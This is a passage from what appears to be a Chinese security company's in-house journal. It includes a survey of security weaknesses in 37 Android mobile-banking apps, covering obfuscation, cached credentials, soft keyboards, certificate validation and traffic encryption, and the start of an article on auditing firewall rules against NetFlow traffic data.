程，同样也将会面临技术和市场等多方面的挑战。从目前来看，通过近两年的市场培育，NGFW 这个产品形态已经逐渐被用户所接受。但是仅仅这些还不够，企业用户还需要更多的方法去从市场上良莠不齐的 NGFW 产品中选择更优秀的更加适合自己的产品。本文对于如何评估下一代防火墙产品提供的一些思路，仅代表笔者个人的看法，限于笔者自身的学识和能力，难免有失偏颇，请读者明察指正。

参考文献

- 1.NSS Lab 《NEXT GENERATION FIREWALL (NGFW) TEST METHODOLOGY V4.0》
- 2.Paloalto 公司《Next-Generation Firewall FOR DUMMIES》
3. 绿盟科技内刊《浅谈下一代防火墙现状及未来》
4. 绿盟科技内刊《下一代防火墙技术初探》
5. 绿盟科技内刊《再探下一代防火墙技术之一体化引擎》
6. 绿盟科技内刊《应用层防护，下一代防火墙之“三步走”》

Android手机银行客户端安全研究

技术支持中心 尚进 刘宏岩 孟繁强

关键词：Android 手机银行 客户端安全

摘要：本文以国内 50 大银行的 Android 手机客户端为对象，进行了客户端程序安全、敏感信息安全、密码输入安全和通信安全四个方面的安全测试，并对测试结果进行了梳理和分析。通过本文，读者对当前 Android 手机银行客户端的安全现状可以有一个直观的了解。

引言

随着智能手机的普及，各大银行都推出了自己的手机银行客户端。与 PC 网银相比，智能手机银行客户端便于携带，手续费低廉，越来越受到人们的喜爱。但是和 PC 不同的是，手机上很难使用驱动层的输入保护机制，PC 上使用的 U 盾也不能直接在手机上使用。与 PC 网银相比，手机银行客户端的安全防护只能算是刚刚起步。笔者以 2012 年 10 月 24 日标准普尔在北京发布的《中国 50 大银行》报告中提及的 50 大银行和之前项目中测试过的 Android 客户端为目标，对各个银行的手机银行 Android 客户端进行了简单的安全测试，并对测试结果进行了总结与分析。

一、测试简介

本次测试内容包括客户端程序安全、敏感信息安全、密码输入

安全和通信安全四个部分。测试内容涉及账号登录功能及其它不登录就可以使用的功能。下面的测试结果会分为四大部分分别加以叙述。由于 50 大银行中有些没有 Android 客户端，所以最终测试的 Android 客户端是 37 个。

二、测试结果

(一) 客户端程序安全

Android 应用是打包成 apk 文件分发的。每个 apk 文件实际上是一个 zip 压缩包，里面包含编译好的 Dalvik VM executable 文件 (classes.dex) 以及客户端运行时需要的各种资源文件 (图片、配置文件、javascript 脚本等等)。由于 Android 的开放性，网络上可以很方便地找到解包 apk 文件，反编译 classes.dex 为 java 代码的工具。在修改后重新打包成 apk，仍然可以正常安装和运行，Android 系统

不会对此有任何提示。

作为银行客户端，针对上述问题，目前比较有效的防护措施主要有代码混淆和完整性校验两种。

1. 代码混淆

代码混淆是指将计算机程序的代码转换成一种功能上等价但是难于阅读和理解的行为(1)。通过这种方法，可以很好地隐藏代码逻辑，使得在静态分析代码的基础上进行篡改变得困难，同时对实现完整性校验的代码也是一种保护。Android SDK 中自带了一个混淆工具 ProGuard (2)，只需简单配置，就可以在生成 apk 的过程中自动将 java 代码混淆。

测试结果显示，70% 的客户端做了代码混淆(见图 1.1)。

2. 完整性校验

与 iOS 不同的是，当客户端 apk 安装到 Android 系统后，每次启动客户端时 Android 系统并不会对 apk 文件的完整性进行检测。如果手机已 root，木马在获得 root 权限后就可以对 apk 进行恶意篡改，比如嵌入恶意代码或者修改用户界面。




图 1.1 客户端代码混淆测试结果 (有效样本 37 个)




图 1.2 客户端完整性校验测试结果 (有效样本 36 个)

测试结果显示，绝大多数客户端没有对自身做校验，在 apk 中文件被篡改后仍然可以正常运行(见图 1.2)。

点评：以上两点措施并不能完全阻止客户端程序被逆向分析、篡改，但是却可以大大增加分析和篡改的难度。虽然对手机中已安装的 apk 文件进行修改需要 root 权限，但是在目前国内各种第三方应用市场鱼龙混杂的情况下，添加完整性校验还是很有必要的，更不必说代码混淆和完整性校验还是中国人民银行安全规范(3)中的要求。

(二) 敏感信息安全

为了更好的功能和用户体验，Android 应用或多或少都会在手机上保存文件。银行客户端与普通应用不同，必须要保证文件中不存储敏感信息(3)。此次测试对 Android 客户端可能输出敏感信息的两种途径文件和日志数据进行了测试和分析。

1. 文件数据

在 Android 系统中，银行客户端保存的文件通常包括各种缓存、记住的用户名以及一些




图 1.3 敏感信息安全测试结果 (有效样本 35 个)

个性化配置文件，缓存中通常会包含已访问过的页面缓存和 cookie 等数据。在拥有对这些文件的读取权限后，当用户在客户端里登录，通过 cookie 里保存的 session 就可以模拟用户发请求了，也可以通过页面缓存看到用户访问过的页面。

从测试结果上看，保存敏感信息的客户端比例将近一半，而其中有 94% 都是因为 webview 缓存的问题。这主要是由于很多客户端都使用了 webview 组件，而 webview 在使用中会自动缓存 http 交互信息（默认配置下，缓存的信息包含 cookie 和页面缓存）（见图 1.3、图 1.4）。

2. Logcat 日志

Android 提供了一个后台日志系统，在 Android 系统中使用




图 1.4 文件与日志测试结果比较

logcat 命令就可以查看。这一功能主要是为了开发者调试程序方便。但是如果发布后的客户端仍然打印详细调试信息，就有可能泄露用户的敏感信息。

测试结果显示，在日志中打印敏感信息的客户端不多，只占 17%。但是这 17% 的客户端大部分都在日志中包含了登录用户名和明文密码（见图 1.3）。

点评：webview 是 Android SDK 提供的一个标准组件，能够使用 Webkit 引擎来加载网页。由于很多银行客户端都是通过 html 实现大部分功能的，所以 webview 使用的比较普遍。而 Android 对 webview 缓存的处理，在细节上还有一些缺陷，导致缓存可能不会被完全清除。而 logcat 日志里存在敏感信息就得归咎于人为因素了。日志主要是开发人员用于客户端的开发和调试，最终用户在使用客户端时，并不需要日志，开发人员应该在客户端发布到生产环境前，




图 1.5 密码软键盘测试结果 (有效样本 35 个)




图 1.6 通信安全测试结果

删除所有的日志输出。

(三) 密码输入安全

与 PC 网银类似，在手机客户端中密码输入也是一个比较重要的部分。为了保护用户的密码安全，各种客户端也采取了不同的安全措施。由于在手机上没办法安装安全控件，最常见的保护措施就是使用“软键盘”。

1. 密码软键盘

因为 Android 系统中可以安装自定义的系统软键盘，所以手机客户端必须要自己实现一个软键盘，用于密码的输入，否则就有可能被恶意系统键盘记录输入的密码。

2. 随机键位

软键盘使用随机键位，可以防止通过记录点击坐标，计算得到

输入数据。

从测试结果上来看，有大概三分之二的客户端使用了自带的软键盘，其中又有三分之二多对键位布局进行了随机化 (见图 1.5)。

3. 屏幕录像 / 截图

很多 Android 手机都有内置的截屏功能，从 Google play 也可以下载到截屏工具 (需要 root 权限)。当用户输入密码时，如果键盘对当前点击的按键显示视觉回显 (如按键改变颜色、在旁边显示按键内容等等)，通过连续的屏幕截图就可以记录下所有的键盘输入。

从测试结果上看，客户端自带软键盘中大部分都是视觉回显的，不能防止屏幕截图。然而智能手机很少有硬件键盘，输入时只能使用触摸屏上的软键盘，如果没有回显的话很难判断按键是否正

确，会对用户体验有很大影响（见图 1.5）。

点评：事实上针对屏幕录像 / 截图这一终极杀器，Android SDK 中专门为开发者提供了一个标志位 (4)。当一个窗口设置了这个标志位后，Android 系统就会认为此窗口包含安全信息而禁止对其生成预览或截屏。但这个安全选项似乎对软硬件都有较高的要求，到截稿时为止，在笔者测试的所有设备中，仅发现某款 Android 4.0 的平板可以正常支持这一选项。

(四) 通信安全

手机银行客户端为了实现各种功能，必须通过网络和服务端进行交互。与 PC 网银类似，银行客户端在和服务端交互的时候也可以采用 SSL 加密 (HTTPS)。在做通信安全测试时，主要测试了以下四个方面：

1. 是否使用 SSL (HTTPS) 通信

通过 HTTPS 来建立一个安全的通信信道是 PC 网银经常采用的一种方法。只要配置得当，就可以获得较高的安全性。Android 客户端也可以使用 HTTPS，确保通信的机密性和完整性。





图 1.7 https 代理原理图 (5)

测试结果显示，与 PC 网银基本都采用 HTTPS 通信不同，Android 客户端中只有三分之二左右采用了 HTTPS 通信，其他客户端有些是自己实现加密功能的，对 HTTP 请求的内容进行加密。事实上还有少数几个客户端直接使用明文和服务端通信，且没有任何加密措施（见图 1.6）。

（有效样本：是否使用 SSL 36 个，证书验证 22 个，关键字段加密 21 个，防篡改 16 个）

2. 证书验证

证书验证是指当客户端采用 HTTPS 通信协议时，是否对服务器证书的真实性和有效性进行检验。因为很多代理工具（如 fiddler、burpsuite）都支持 HTTPS 代理，在代理时会向客户端提供一个由代理根证书签发的服务器证书（见图 1.7）。这个证书是不可信的（因为代



```
Raw Params Headers Text
POST /phone_s/login?app=hrb&agent=android HTTP/1.1
Accept: text/vnd.wap.wml
User-Agent: LightPole/1.0.4/android1.5
Pragma: no-cache
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Emp-Cookie: _session_id=04f8e73ed824c9ff911bb3924ffd6b90
X-Emp-Signature: /Ege0NNZVG0Gv7Q4Yq64SD1bMQI=
X-Emp-BALID: 202
Content-Length: 198
Host:
Proxy-Connection: close
Connection: close

eCEajvMvq5Jc47y7HEH7ihCtZd7rcvnrYi9Ib9BNHKcUSJi+82TuqUjOUAF5
Ua054vfHx25y/jZTyhrWNsLXPE9GYbTHA8rFz8Q/BIVjgoc7xeDNKYrAlq
hc//2onjnzAuBWP6hE6mJW/OCyT6/IDVuufjUaVcs01YU6fnL4kLlqSU2ew0
GYxScgTO6qtX

Raw Params Headers Text
POST /MobileServer/svt/loginservlet HTTP/1.1
Content-Length: 101
Content-Type: text/plain; charset=UTF-8
Host:
Connection: Keep-Alive
Cookie:
SESSIONID=pvNhrVrRG0ZWX6qNHfZgGZSMS47RkKySryz3pf90cFLpnS6vL2hf156264192
Cookie2: $Version=1

{"mobile_imei":"0000000000000000","alias":"test","tranPwd":"FWT/ybDOn4A",
"TransId":"startupSession"}
```

图 1.8 HTTP 请求的两类加密方式

理根证书是不可信的), 而且和真实服务器提供的证书是不同的, 但是这个证书是有效的。所以客户端必须对证书进行验证, 以确保不会遭受中间人攻击。

从测试结果上看, 所有采用 HTTPS 通信的客户端中, 只有百分之五十多是对证书进行验证。而且这些客户端在证书验证失败时, 只有一部分会明确提示“连接不信任”, 其他客户端提示的是类似“网络连接错误”、“连接超时”的信息, 可能会给用户带来一定的困扰 (见图 1.6)。

3. 关键字段加密

在客户端和服务端的交互中, 对密码、交易信息等关键信息需要专门加密后再进行传输。从测试结果来看, 大部分客户端在这方面做的还是比较好的。在加密的方式上, 可以把客户端分为两类 (如图 1.8 所示): 一类客户端将提交的数据整个加密, 除了 HTTP 头以外, 无法看到任何请求信息; 一类客户端仅对某些字段 (如密码) 加密, HTTP 请求中的整体结构仍然保留。

4. 防篡改

客户端和服务端之间的通信应该采取一定的防篡改措施, 防止通信中的关键数据被恶意篡改。当客户端没有对证书进行验证, 可以使用 HTTPS 代理时, 这一点尤为重要。

在对所有使用 HTTP 协议以及可以使用代理的客户端进行测试统计后, 发现有四分之三的客户端有防篡改功能。而且出乎笔者意料的是, 使用 HTTP 的客户端大部分都采取了签名校验的方式, 对客户端和服务端间的交互数据进行完整性检验。

点评: 说到 HTTPS 通信安全, OWASP 专门提到了一个“Certificate Pinning”方法 (6), 来防止 HTTPS 的中间人攻击。Certificate Pinning 简单点说就是在客户端中对可信的证书进行限制, 比如只信任某个证书或是某个根证书签发的证书, 这样代理提供的伪造证书自然不被信任。使用这种方法后, 理论上讲只要私钥不被泄露, HTTPS 协议本身就能实现加密和防篡改了。

三、总结

从测试的整体结果来看, 银行的 Android 客户端为了确保使用的安全性, 大部分都采取了多项安全措施。但是仍有个别客户端安全性较弱, 仅有 2~3 项符合安全要求。就各个测试项而言, 银行客户端在“完整性校验”和“防截屏”这两个测试项上表现较差, 能够实现完整性校验的客户端屈指可数, 防截屏的比例也没有超过 10% (见图 1.9)。

可以得出结论的是, 手机上客户端的安全等级还是远远没有达到传统 PC 网银的高度: 这一方面是因为针对 Android 智能手机的安全开发还没有形成较成熟的规范; 另一方面则受制于 Android 系统目前在安全机制方面的限制。纵观国内五大行手机银行的历史, Android 客户端的出现也只是在最近三四年, 而相应的 PC 网银则已经有了十多年的发展历史。相信随着时间的发展, 银行客户端的安全性也会不断提高。

参考文献

1. 代码混淆. 维基百科. [联机] <https://zh.wikipedia.org/zh/%E4%BB%A3%E7%>




图 1.9 各个测试项的安全比例 (安全的样本数 / 有效样本数)

A0%81%E6%B7%B7%E6%B7%86.

2. ProGuard. [联机] Google. <https://developer.android.com/intl/zh-CN/tools/help/proguard.html>.

3. 中国人民银行. 网上银行系统信息安全通用规范. 2012 年. JRT 0068-2012.

4. Google. WindowManager.LayoutParams. Android Developers. [联机] 2013 年. https://developer.android.com/intl/zh-CN/reference/android/view/WindowManager.LayoutParams.html#FLAG_SECURE.

5. SSL/TLS Interception Proxies and Transitive Trust. JarmocJeff. 无出版地: Dell SecureWorks Counter Threat Unit Threat Intelligence, 2012.

6. Certificate and Public Key Pinning. OWASP. [联机] 2013 年. https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning.

安全域防火墙配置核查方法

行业技术部 秦哲

关键词：安全域 防火墙 配置核查 自动化

摘要：防火墙是用来进行安全域边界隔离的最基本设备，为了适应应用的不断建设与改造，防火墙的策略配置必将进行相应的改变，不可避免地会出现一些无效策略或粒度控制过大的策略，如何精确地将防火墙策略控制在一个最小范围，一直是安全域管理中的难题。本文将结合 XXXX 公司的实际情况，建立一种实用性方法，通过持续跟踪业务流量保障防火墙配置处在最优化状态。

一、引言

随着业务的飞速发展，XXXX 公司的网络和业务系统规模日趋庞大复杂，数量众多。为保证信息和网络安全，XXXX 公司制定了相关的安全防护体系，其中明确指出“安全防护总体方案将结合 XXXX 公司等级保护定级结果以及各应用系统的管理相似性、业务相近性对管理信息内外网中的系统进行安全域划分，以更有针对性地进行各系统的安全防护措施设计”¹。

二、安全域自身管理问题

XXXX 公司信息系统依据业务流程和管理规范划分了清晰的安全域，但由于防护方案是 2008 年针对“SG186”工程进行编制，同时正在进行“SG-ERP”工程的建设，用来进行边界控制的防火

墙策略就需要随时调整和管理，以保证每个业务系统内部和各系统间正常高效安全的运行。但由于网络架构复杂，业务多变，安全域边界在业务系统持续的建设及维护过程中，无法持续跟踪业务系统中设备及业务流程变化，不能清晰区分正常业务流量与异常访问的流量，导致一些无意识的安全问题的发生，同时对有意识攻击也不能有重点进行处理。具体的问题如下：

- 安全域划分的多变性

为了保证规范的高度灵活性和可适用性，防护方案中仅提出了安全域划分的思路框架及简要的方法论，在实际操作时由于网络架构复杂及业务流程关系复杂等因素，往往存在安全域划分不合理、安全防护设计不到位的情况。

- 业务安全的复杂性




图 1-1 XXXX 公司各级单位安全域分布示意图

安全域管理涉及到网络互联、业务流程及技术要求等多个层面，随着业务系统维护及持续建设，安全域范围发生变化，安全域边界防护规则与实际业务需求出现不一致现象，为业务系统的安全管理带来了不小的难度。

- 现有安全管理手段的不足

XXXX 现有的信息安全管理手段采用的是分部门管理的方法。业务系统的管理员与安全管理员相互独立，安全管理员只能根据工单需求在边界上对业务系统开放相应的访问权限，既不能判断业务系统提出需求的合理性，也无法在系统下线后对权限进行及时的回收。

三、防火墙配置管理问题

由于安全域管理工作的实际问题，造成 XXXX 公司用来进行安全域控制的防火墙在投入运行之后，需要不断地根据原有业务系统以及新建业务系统的访问需求进行配置的调整。因此，在防火墙投入运行一段时间后，造成如下一系列问题：

1. 防火墙策略配置问题。临时开启的策略与长期使用的策略混在一起，管理员对策略只能维护，无法监控。

2. 配置策略的开启依靠工单，长期运行后，策略开启的实际用途与防火墙的配置不能形成对应关系，无法及时查明用途。

3. 策略的实际控制粒度往往大于实际需求，策略宽容度过大，形成安全隐患。

鉴于以上问题，需要对防火墙配置根据实际的应用系统需求进行检查，根据检查的结果对配置进行梳理与优化。传统的检查方式，是通过调研表格收集应用系统的网络需求情况，结合防火墙的实际配置进行。由于防火墙开放的策略中不但包含了应用系统的使用策略，还有一些测试以及根据其他需求开放的策略，同时由于 XXXX 公司的实际情况，系统管理员与安全管理员分属不同的部门，很难从同一个视角考虑，因此仅通过对应用系统的调研很难达到对配置策略进行有效检查的目的。同时用于进行安全域边界控制的防火墙上加载的策略庞杂，手工检查的方法需要消耗大量的人力与时间，对检查的有效性也无法进行验证。

四、安全域防火墙配置核查系统实现方案

4.1 解决问题的思路

两个安全域之间的流量在一定周期内相对是比较固定的，防火墙的配置也可以在一个时间点进行导出，流量和配置之间存在着必要的对应关系，因此通过以下的方式可以进行防火墙配置检查工作：

1. 将流量通过端口镜像的方式发送到流量分析设备上，通过对流量的分析，可以绘制出位于防火墙两端安全域内的主机间的通讯情况，包含源 IP、目的 IP、源端口、目的端口、传输协议类型、流起止时间、总包数及总字节数等字段。

2. 将防火墙上的策略配置通过工具进行导出，将导出的策略进行标准化处理，处理后的策略将不再具有对象组的概念，而是直接生成基于源 IP、目的 IP、源端口、目的端口及传输协议类型的标准化策略。

3. 将流量分析情况与防火墙配置策略进行比对，可以知晓策略的实际使用情况，可以得知策略与流量之间是完全匹配、部分匹配还是策略完全无流量通过。

4. 以表格的形式反馈给设备管理员，可以确认策略的实际使用用途，对搞不懂、说不清的策略可进行逐一排查。

4.2 技术关键点

4.2.1 安全域流量采集

常见的流量分析技术有以下三种：

- 1) 利用 RMON 协议的流量分析：RMON 是 IETF 定义的 MIB (RFC1757)，是对 SNMP 的扩展，它定义了标准功能以及在基于

SNMP 的管理接口，主要实现对一个网段乃至整个网络的数据流量监测功能。

- 2) 使用包嗅探法进行流量监测分析：常见的 Sniffer、etherpeek 等软件监测分析网络流量的工具，通常通过 SPAN(Switched Port Analyzer) 镜像方式，采集重要端口的流量数据，获取到分析网络流量状况的原始信息。

- 3) 基于 NetFlow 技术的流量监测分析：利用分析 IP 数据包的源 IP 地址、目标 IP 地址、源端口、目标端口、第三层协议类型、TOS 字节及网络设备输入输出的逻辑网络端口 7 个属性，实现对网络中传输的各种不同类型业务数据流的快速区分。

考虑到流量分析的结果需要与防火墙策略进行比对，NetFlow 的 7 个属性与防火墙配置中的 5 元组基本吻合，因此采用 NetFlow 技术进行流量采集是相对合理且有效的技术方法。NetFlow 数据结构如图 4-1。

源地址	目的地址	源端口	目的端口	协议类型	分组数	字节数	其它...
-----	------	-----	------	------	-----	-----	-------

图 4-1 NetFlow 流记录

根据 NetFlow 数据结构的特点，NetFlow 的特征字段可以划分为定性字段和定量字段两类，源 IP、目的 IP、源端口、目的端口与传输协议类型为定性字段，流起止时间、总包数和总字节数为定量字段。由于 NetFlow 流具有相同的字段结构，每个字段分别代表着不同的含义，因此可以用矩阵的形式对 NetFlow 数据记录合集进行描述，最终，形成类似图 4-2 的数据输出。

▶▶ 行业热点

源IP	目的IP	应用	端口	协议	策略	流量 (1.0.0.0 MB)	%流量
10.10.10.1	10.10.10.2	Http	80	TCP	Default	51.99 MB	42%
10.10.10.1	10.10.10.2	Http	80	TCP	Default	24.7 MB	22%
10.10.10.1	10.10.10.2	Http	80	TCP	000010	15.59 MB	13%
10.10.10.1	10.10.10.2	Http	80	TCP	000010	6.9 MB	7%
10.10.10.1	10.10.10.2	Http	80	TCP	Default	5.76 MB	5%
10.10.10.1	10.10.10.2	Http	80	TCP	000010	2.13 MB	2%
10.10.10.1	10.10.10.2	Http	80	TCP	Default	2.02 MB	2%
10.10.10.1	10.10.10.2	Http	80	TCP	Default	1.36 MB	1%
10.10.10.1	10.10.10.2	Http	80	TCP	Default	1.32 MB	1%
10.10.10.1	10.10.10.2	Http	80	TCP	Default	1.24 MB	1%
10.10.10.1	10.10.10.2	Http	80	TCP	Default	938.16 KB	1%
10.10.10.1	10.10.10.2	Http	80	TCP	000010	610.97 KB	1%

图 4-2 NetFlow 流量分析数据输出示意图

- 1) 收集前确认防火墙厂家，确认策略收集方式与策略、对象存储方式
- 2) 收集防火墙策略配置信息
- 3) 策略配置信息入库
- 4) IP 地址对象条目替换策略名称中相应内容
- 5) 端口对象条目替换策略名称中相应内容
- 6) 最终结果展现与存储

4.2.2 防火墙配置采集

在 XXXX 公司的防火墙策略配置中，采用的是白名单策略，因此在进行防火墙策略标准化过程中，只需要统计允许通过的地址与端口的合集即可，防火墙策略五元组中的“动作”部分不用进行收集。

在防火墙配置采集，遇到的主要难点有以下几个：

- 防火墙厂家非单一厂家，各厂家存储策略的方式不尽相同。
- 防火墙配置的实际工作中，管理员经常采用“策略组”、“端口对象组”和“地址对象组”等方式进行配置，同时对对象组的命名方式没有统一规定。

要想进行防火墙策略的标准化收集，应采取以下的流程进行：




图 4-3 防火墙配置收集流程图

4.3 系统的组成

安全域防火墙配置核查工具，主要采用 NTA 产品与 BVS 产品，通过将产品进行有机的整合，配合 XXXX 公司现有的安全管理平台，或通过人工核查的方式，实现对安全域防火墙配置的检查。

4.3.1 NTA

流量分析系统是一款以 NetFlow 为核心，基于流技术的网络流量分析产品。作为绿盟品牌下的一个重要产品系列，常用的功能是作为异常流量检测产品与绿盟 ADS 一起构成抗 DDoS 攻击的解决方案。但 NTA 产品中还有一个功能就是流量的统计分析，它可以作为流量分析产品单独部署。

在使用中，可以通过配置流量群组、自制域、协议及应用端口组等方式，实现对流

